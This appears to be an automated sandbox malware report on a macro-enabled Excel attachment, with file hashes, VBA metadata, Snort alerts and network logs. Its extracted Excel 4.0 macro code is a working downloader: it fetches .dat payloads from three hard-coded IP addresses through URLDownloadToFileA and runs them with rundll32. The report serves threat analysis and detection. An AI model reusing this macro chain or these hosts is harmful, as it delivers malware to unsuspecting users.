SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB3342
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\Desktop\72C10000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	180235
Entropy (8bit):	7.963678741965938
Encrypted:	false
SSDEEP:	3072:XTAZXE59b4DETZU4yvUCidynhV912A7bF8mrcLwKw55eiETTcDGS:XuE5SDvbXAyHbVt15wTQDF
MD5:	51478521A3FBA30FA92081A1E6351BEB
SHA1:	DB6F54CA94F9C227D1CA2EB93A8946F2A6FA1187
SHA-256:	1EA11614C9E4E8BF02A641EA3FEF8F372B24CC9904BAF5EF6517A80C7FC23454
SHA-512:	669F304A66331965CEB445F864A5C3189335F2FF597CEA78F8E8C8506C0149C95EF4F1A8F142B8FA87B293862840D79FA043BE8701172754AFBBECD3FFF5D9FB
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?..."..(..r.mzl.$...\l....8..wl;N.....E/jgvv.....BT.6.NH.V8.l._.....[...5Dr3{.n....+...!}J..cQ.`x.....y....v=.\|b...6.)c.....Q..v..7..%.....!.{..O.([Z...vm..H'..B...p.{.d4.A!c...PX$l/g...nUQ.,..^....`.'.U...T.&N.\.....%...!.....V.=...;...is1M.a%@.R1j.....<..>k:.T"#+...(_....e%.xd...).R.....%z@.?4.....1.u.....\...3P.....Gd.:.....>.-u.O.o.<d.O9..}8..[.....D..F...1w..v.....G\1..w...st...BR.s.}.c..t.(A^....nV.....PK.....!.x.....[Content_Types].xml ...(.....

C:\Users\user\Desktop\~$91476525608-04012021.xlsm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped

C:\Users\user\Desktop\~$91476525608-04012021.xlsm	
Size (bytes):	330
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXl6dtBhFXl6dtt:RJZhJ1
MD5:	836727206447D2C6B98C973E058460C9
SHA1:	D83351CF6DE78FEDE0142DE5434F9217C4F285D2
SHA-256:	D9BECB14EECC877F0FA39B6B6F856365CADF730B64E7FA2163965D181CC5EB41
SHA-512:	7F843EDD7DC6230BF0E05BF988D25AE6188F8B22808F2C990A1E8039C0CECC25D1D101E0FDD952722FEAD538F7C7C14EEF9FD7F4B31036C3E7F79DE570CD06 7
Malicious:	**true**
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . . ..pratesh ..p.r.a.t.e.s.h. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.962528117929017
TrID:	• Excel Microsoft Office Open XML Format document with Macro (57504/1) 54.50% • Excel Microsoft Office Open XML Format document (40004/1) 37.92% • ZIP compressed archive (8000/1) 7.58%
File name:	91476525608-04012021.xlsm
File size:	176993
MD5:	e8d0244666daf465e9914a7f56938412
SHA1:	3c5f71752b0cea18b06dfad9a96cdfeb053f45cc
SHA256:	196668480754f95f98c6e59d4776e4f8c756ad3be9fd48a27cfcb50be329567e
SHA512:	d9d9cdfc5eed50798eb3ee4e60b9c5d6a8d7d52dbcce00e17b37681d3f43cd4ee5698b6b2bd1b3978ad24a402ca002b49ed6ef409e30ac8c94d7a503254da476
SSDEEP:	3072:DXE59b4DETZU4yvUCidynhV912A7bF8mrcLwKw55eiETTcDGDKJj:LE5SDvbXAyHbVt15wTQD0KJj
File Content Preview:	PK.....!..D.C.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	74ecd0e2f696908c

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/380316/sample/91476525608-04012021.xlsm"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Author:	Rabota
Last Saved By:	Feriola
Create Time:	2015-06-05T18:19:34Z
Last Saved Time:	2021-04-01T11:57:52Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0300

Streams with VBA

VBA File Name: Module1.bas, Stream Size: 948

General	
Stream Path:	VBA/Module1
VBA File Name:	Module1.bas
Stream Size:	948
Data ASCII:	. . . . . z . . . . . 1 . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 7a 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 81 02 00 00 31 03 00 00 00 00 00 01 00 00 00 d2 b3 f0 e3 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Application.Run
Attribute
Auto_Open()
VB_Name
Private

VBA Code

Streams

Stream Path: PROJECT, File Type: ISO-8859 text, with CRLF line terminators, Stream Size: 527

General	
Stream Path:	PROJECT
File Type:	ISO-8859 text, with CRLF line terminators
Stream Size:	527
Entropy:	5.31297412231
Base64 Encoded:	True
Data ASCII:	I D = " { 0 0 0 0 0 0 0 0 - 0 0 0 0 - 0 0 0 0 - 0 0 0 0 - 0 0 0 0 0 0 0 0 0 0 0 0 } " . . D o c u m e n t = ... / & H 0 0 0 0 0 0 0 0 . . D o c u m e n t = ... 1 / & H 0 0 0 0 0 0 0 0 . . M o d u l e = M o d u l e 1 . . H e l p F i l e = " " . . N a m e = " V B A P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " E 8 E A 4 4 9 2 4 8 9 2 4 8 9 7 4 D 9 7 4 D " . . D P B = " 3 5 3 7 9 9 A E A B E 6 C 8 E 6 C 8 1
Data Raw:	49 44 3d 22 7b 30 30 30 30 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 2d 30 30 30 30 30 30 30 30 30 30 30 30 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d dd f2 e0 ca ed e8 e3 e0 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d cb e8 f1 f2 31 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 4d 6f 64 75 6c 65 31 0d 0a 48 65 6c 70 46 69 6c 65 3d 22

Stream Path: PROJECTwm, File Type: data, Stream Size: 71

General	
Stream Path:	PROJECTwm

General	
File Type:	data
Stream Size:	71
Entropy:	3.95636440452
Base64 Encoded:	False
Data ASCII:	. . . . - . B . 0 . . . = . 8 . 3 . 0 . . . . 1 . . . 8 . A . B . 1 . . . M o d u l e 1 . M . o . d . u . l . e . 1 . . . . .
Data Raw:	dd f2 e0 ca ed e8 e3 e0 00 2d 04 42 04 30 04 1a 04 3d 04 38 04 33 04 30 04 00 00 cb e8 f1 f2 31 00 1b 04 38 04 41 04 42 04 31 00 00 00 4d 6f 64 75 6c 65 31 00 4d 00 6f 00 64 00 75 00 6c 00 65 00 31 00 00 00 00 00

Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 2555

General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	data
Stream Size:	2555
Entropy:	4.01853324276
Base64 Encoded:	False
Data ASCII:	. a . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \\ . P . r . o . g . r . a . m . . F . i . l . e . s . \\ . C . o . m . m . o . n . . F . i . l . e . s . \\ . M . i . c . r . o . s . o . f . t . . S . h . a . r . e . d . \\ . V . B . A . \\ . V . B . A . 7 . . . 1 . \\ . V . B . E . 7 .
Data Raw:	cc 61 b2 00 00 03 00 ff 19 04 00 00 09 04 00 00 e3 04 03 00 00 00 00 00 00 00 00 00 01 00 04 00 02 00 20 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: VBA/dir, File Type: data, Stream Size: 549

General	
Stream Path:	VBA/dir
File Type:	data
Stream Size:	549
Entropy:	6.37926381995
Base64 Encoded:	True
Data ASCII:	. ! . . . . 0 * . . . . . p . . H . . . . . d . . . . V B A P r o j e . c t . . 4 . . @ . . j . . . = ... r . . . . = . V b . . . . . J < . . . . . r . s t d o l e > . . . s . t . d . o . . l . e . . . h . % . ^ . . * \\ G { 0 0 . 0 2 0 4 3 0 - . . . . . C . . . . . . 0 0 4 . 6 } # 2 . 0 # 0 . # C : \\ W i n d . o w s \\ S y s t e m 3 2 \\ . e 2 . . t l b # O L E . A u t o m a t i . o n . ` . . . E O f f D i c . E O . f . . i . . c . E . . . . E . 2 D F 8 D 0 4 C . -
Data Raw:	01 21 b2 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e3 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 14 08 05 06 12 09 02 12 3d c5 56 62 01 94 00 0c 02 4a 3c 02 0a 16 00 01 72 80 73 74 64 6f 6c 65 3e 02 19 00 73 00 74 00 64 00 6f 00 80 6c 00 65 00 0d 00 68 00 25 02 5e 00 03 2a 5c 47

Stream Path: VBA/\x1051\x1080\x1089\x10901, File Type: data, Stream Size: 990

General	
Stream Path:	VBA/\x1051\x1080\x1089\x10901
File Type:	data
Stream Size:	990
Entropy:	3.21290365488
Base64 Encoded:	True
Data ASCII:	. . . . - . . . . n } . . . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 d2 b3 6e 7d 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: VBA/\x1069\x1090\x1072\x1050\x1085\x1080\x1075\x1072, File Type: data, Stream Size: 1009

General	
Stream Path:	VBA/\x1069\x1090\x1072\x1050\x1085\x1080\x1075\x1072
File Type:	data
Stream Size:	1009
Entropy:	3.24479314936

General	
Base64 Encoded:	True
Data ASCII:	. . . . 9 . . . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 39 03 00 00 00 00 00 00 01 00 00 00 d2 b3 f3 e4 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Macro 4.0 Code

```
"=EXEC(""rundll32 ""&""..\Hodas.vyur1""&"",PluginInit"")"=GOTO(Hi!D4)
```

```
,=NOW(),,,"=NOW()=NOW()=NOW()=FORMULA(""URLDownloadToFileA"",CE271)",,"=CONCATENATE(CC274,CD266,CC273)",,,"=CONCATENATE(CC275,CD266,CC273)","=NOW()=NOW()=NOW()=REGISTER(CE270,CE271,CE269,CE273,,1,9)",JJCCJJ,"=CONCATENATE(CC276,CD266,CC273)","=NOW()=NOW()=NOW()=REGISTER(CE270,CE271,CE272,CE273,,1,9)",uRlMon,,"=NOW()=NOW()=NOW()=Belandes(0,CC268,""..\Hodas.vyur"",0,0)",,,"=NOW()=NOW()=NOW()=Belandes(0,CC269,""..\Hodas.vyur1"",0,0)",JJCCBB,"="".dat""","=NOW()=NOW()=NOW()=Belandes(0,CC270,""..\Hodas.vyur2"",0,0)",Belandes,"=""http://45.150.67.243/""",,,"=""http://195.123.210.186/""",,,"=""http://91.211.89.28/""",,,,,,,,,,,,,"=NOW()=NOW()=NOW()=EXEC(""rundll32 ""&""..\Hodas.vyur""&"",PluginInit"")",,,,,,,,,=GOTO(Jo!E4),,
```

```
"=EXEC(""rundll32 ""&""..\Hodas.vyur2""&"",PluginInit"")"=HALT()
```

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/01/21-21:31:58.735209	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49167	45.150.67.243	192.168.2.22
04/01/21-21:31:58.949118	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49168	195.123.210.186	192.168.2.22
04/01/21-21:31:59.201012	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49169	91.211.89.28	192.168.2.22

Network Port Distribution

Total Packets: 50

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 1, 2021 21:39:12.061327934 CEST	49711	80	192.168.2.5	45.150.67.243
Apr 1, 2021 21:39:12.146624088 CEST	80	49711	45.150.67.243	192.168.2.5
Apr 1, 2021 21:39:12.146748066 CEST	49711	80	192.168.2.5	45.150.67.243
Apr 1, 2021 21:39:12.147232056 CEST	49711	80	192.168.2.5	45.150.67.243
Apr 1, 2021 21:39:12.232244015 CEST	80	49711	45.150.67.243	192.168.2.5
Apr 1, 2021 21:39:12.343247890 CEST	80	49711	45.150.67.243	192.168.2.5
Apr 1, 2021 21:39:12.343348026 CEST	49711	80	192.168.2.5	45.150.67.243
Apr 1, 2021 21:39:12.369168043 CEST	49713	80	192.168.2.5	195.123.210.186

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 1, 2021 21:39:12.433208942 CEST	80	49713	195.123.210.186	192.168.2.5
Apr 1, 2021 21:39:12.433312893 CEST	49713	80	192.168.2.5	195.123.210.186
Apr 1, 2021 21:39:12.433782101 CEST	49713	80	192.168.2.5	195.123.210.186
Apr 1, 2021 21:39:12.497836113 CEST	80	49713	195.123.210.186	192.168.2.5
Apr 1, 2021 21:39:12.564266920 CEST	80	49713	195.123.210.186	192.168.2.5
Apr 1, 2021 21:39:12.564393997 CEST	49713	80	192.168.2.5	195.123.210.186
Apr 1, 2021 21:39:12.570348978 CEST	49714	80	192.168.2.5	91.211.89.28
Apr 1, 2021 21:39:12.651190996 CEST	80	49714	91.211.89.28	192.168.2.5
Apr 1, 2021 21:39:12.651350975 CEST	49714	80	192.168.2.5	91.211.89.28
Apr 1, 2021 21:39:12.651839018 CEST	49714	80	192.168.2.5	91.211.89.28
Apr 1, 2021 21:39:12.732549906 CEST	80	49714	91.211.89.28	192.168.2.5
Apr 1, 2021 21:39:12.799252033 CEST	80	49714	91.211.89.28	192.168.2.5
Apr 1, 2021 21:39:12.799510002 CEST	49714	80	192.168.2.5	91.211.89.28
Apr 1, 2021 21:40:17.367625952 CEST	80	49711	45.150.67.243	192.168.2.5
Apr 1, 2021 21:40:17.367903948 CEST	49711	80	192.168.2.5	45.150.67.243
Apr 1, 2021 21:40:17.574563026 CEST	80	49713	195.123.210.186	192.168.2.5
Apr 1, 2021 21:40:17.574692011 CEST	49713	80	192.168.2.5	195.123.210.186
Apr 1, 2021 21:40:17.808427095 CEST	80	49714	91.211.89.28	192.168.2.5
Apr 1, 2021 21:40:17.808548927 CEST	49714	80	192.168.2.5	91.211.89.28
Apr 1, 2021 21:40:58.204005957 CEST	49714	80	192.168.2.5	91.211.89.28
Apr 1, 2021 21:40:58.204909086 CEST	49713	80	192.168.2.5	195.123.210.186
Apr 1, 2021 21:40:58.205169916 CEST	49711	80	192.168.2.5	45.150.67.243
Apr 1, 2021 21:40:58.269500971 CEST	80	49713	195.123.210.186	192.168.2.5
Apr 1, 2021 21:40:58.280688047 CEST	80	49711	45.150.67.243	192.168.2.5
Apr 1, 2021 21:40:58.285156965 CEST	80	49714	91.211.89.28	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 1, 2021 21:38:54.434741974 CEST	52212	53	192.168.2.5	8.8.8.8
Apr 1, 2021 21:38:54.480773926 CEST	53	52212	8.8.8.8	192.168.2.5
Apr 1, 2021 21:38:54.931889057 CEST	54302	53	192.168.2.5	8.8.8.8
Apr 1, 2021 21:38:54.978075981 CEST	53	54302	8.8.8.8	192.168.2.5
Apr 1, 2021 21:38:55.263286114 CEST	53784	53	192.168.2.5	8.8.8.8
Apr 1, 2021 21:38:55.326173067 CEST	53	53784	8.8.8.8	192.168.2.5
Apr 1, 2021 21:38:55.655122042 CEST	65307	53	192.168.2.5	8.8.8.8
Apr 1, 2021 21:38:55.699393034 CEST	64344	53	192.168.2.5	8.8.8.8
Apr 1, 2021 21:38:55.710654974 CEST	53	65307	8.8.8.8	192.168.2.5
Apr 1, 2021 21:38:55.747196913 CEST	53	64344	8.8.8.8	192.168.2.5
Apr 1, 2021 21:38:55.890199900 CEST	62060	53	192.168.2.5	8.8.8.8
Apr 1, 2021 21:38:55.947999954 CEST	53	62060	8.8.8.8	192.168.2.5
Apr 1, 2021 21:38:57.270580053 CEST	61805	53	192.168.2.5	8.8.8.8
Apr 1, 2021 21:38:57.316446066 CEST	53	61805	8.8.8.8	192.168.2.5
Apr 1, 2021 21:38:59.628262997 CEST	54795	53	192.168.2.5	8.8.8.8
Apr 1, 2021 21:38:59.678771973 CEST	53	54795	8.8.8.8	192.168.2.5
Apr 1, 2021 21:39:00.816262960 CEST	49557	53	192.168.2.5	8.8.8.8
Apr 1, 2021 21:39:00.876951933 CEST	53	49557	8.8.8.8	192.168.2.5
Apr 1, 2021 21:39:01.134646893 CEST	61733	53	192.168.2.5	8.8.8.8
Apr 1, 2021 21:39:01.180857897 CEST	53	61733	8.8.8.8	192.168.2.5
Apr 1, 2021 21:39:07.225182056 CEST	65447	53	192.168.2.5	8.8.8.8
Apr 1, 2021 21:39:07.280190945 CEST	53	65447	8.8.8.8	192.168.2.5
Apr 1, 2021 21:39:08.264673948 CEST	52441	53	192.168.2.5	8.8.8.8
Apr 1, 2021 21:39:08.334728003 CEST	53	52441	8.8.8.8	192.168.2.5
Apr 1, 2021 21:39:08.709655046 CEST	62176	53	192.168.2.5	8.8.8.8
Apr 1, 2021 21:39:08.776572943 CEST	53	62176	8.8.8.8	192.168.2.5
Apr 1, 2021 21:39:09.809572935 CEST	62176	53	192.168.2.5	8.8.8.8
Apr 1, 2021 21:39:09.874547005 CEST	53	62176	8.8.8.8	192.168.2.5
Apr 1, 2021 21:39:10.815185070 CEST	62176	53	192.168.2.5	8.8.8.8
Apr 1, 2021 21:39:10.860959053 CEST	53	62176	8.8.8.8	192.168.2.5
Apr 1, 2021 21:39:12.219983101 CEST	59596	53	192.168.2.5	8.8.8.8
Apr 1, 2021 21:39:12.268739939 CEST	53	59596	8.8.8.8	192.168.2.5
Apr 1, 2021 21:39:12.831007957 CEST	62176	53	192.168.2.5	8.8.8.8
Apr 1, 2021 21:39:12.885741949 CEST	53	62176	8.8.8.8	192.168.2.5
Apr 1, 2021 21:39:13.580241919 CEST	65296	53	192.168.2.5	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 1, 2021 21:39:13.626189947 CEST	53	65296	8.8.8.8	192.168.2.5
Apr 1, 2021 21:39:14.617849112 CEST	63183	53	192.168.2.5	8.8.8.8
Apr 1, 2021 21:39:14.664402962 CEST	53	63183	8.8.8.8	192.168.2.5
Apr 1, 2021 21:39:15.843919039 CEST	60151	53	192.168.2.5	8.8.8.8
Apr 1, 2021 21:39:15.889898062 CEST	53	60151	8.8.8.8	192.168.2.5
Apr 1, 2021 21:39:16.833770990 CEST	62176	53	192.168.2.5	8.8.8.8
Apr 1, 2021 21:39:16.887975931 CEST	53	62176	8.8.8.8	192.168.2.5
Apr 1, 2021 21:39:20.718301058 CEST	56969	53	192.168.2.5	8.8.8.8
Apr 1, 2021 21:39:20.796252966 CEST	53	56969	8.8.8.8	192.168.2.5
Apr 1, 2021 21:39:31.966412067 CEST	55161	53	192.168.2.5	8.8.8.8
Apr 1, 2021 21:39:32.015299082 CEST	53	55161	8.8.8.8	192.168.2.5
Apr 1, 2021 21:39:41.637912989 CEST	54757	53	192.168.2.5	8.8.8.8
Apr 1, 2021 21:39:41.694396973 CEST	53	54757	8.8.8.8	192.168.2.5
Apr 1, 2021 21:39:47.172614098 CEST	49992	53	192.168.2.5	8.8.8.8
Apr 1, 2021 21:39:47.238593102 CEST	53	49992	8.8.8.8	192.168.2.5
Apr 1, 2021 21:39:48.199585915 CEST	60075	53	192.168.2.5	8.8.8.8
Apr 1, 2021 21:39:48.245640993 CEST	53	60075	8.8.8.8	192.168.2.5
Apr 1, 2021 21:39:49.317791939 CEST	55016	53	192.168.2.5	8.8.8.8
Apr 1, 2021 21:39:49.363913059 CEST	53	55016	8.8.8.8	192.168.2.5
Apr 1, 2021 21:39:50.848622084 CEST	64345	53	192.168.2.5	8.8.8.8
Apr 1, 2021 21:39:50.897505045 CEST	53	64345	8.8.8.8	192.168.2.5
Apr 1, 2021 21:39:55.294878006 CEST	57128	53	192.168.2.5	8.8.8.8
Apr 1, 2021 21:39:55.361347914 CEST	53	57128	8.8.8.8	192.168.2.5
Apr 1, 2021 21:39:57.701378107 CEST	54791	53	192.168.2.5	8.8.8.8
Apr 1, 2021 21:39:57.772977114 CEST	53	54791	8.8.8.8	192.168.2.5
Apr 1, 2021 21:40:03.703136921 CEST	50463	53	192.168.2.5	8.8.8.8
Apr 1, 2021 21:40:03.763890028 CEST	53	50463	8.8.8.8	192.168.2.5
Apr 1, 2021 21:40:28.834204912 CEST	50394	53	192.168.2.5	8.8.8.8
Apr 1, 2021 21:40:28.896891117 CEST	53	50394	8.8.8.8	192.168.2.5

HTTP Request Dependency Graph

- 45.150.67.243
- 195.123.210.186
- 91.211.89.28

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49711	45.150.67.243	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 1, 2021 21:39:12.147232056 CEST	659	OUT	GET /44285,5327891204.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 45.150.67.243 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Apr 1, 2021 21:39:12.343247890 CEST	660	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Thu, 01 Apr 2021 19:39:12 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49713	195.123.210.186	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Apr 1, 2021 21:39:12.433782101 CEST	661	OUT	GET /44285,5327891204.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 195.123.210.186 Connection: Keep-Alive
Apr 1, 2021 21:39:12.564266920 CEST	662	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Thu, 01 Apr 2021 19:39:12 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 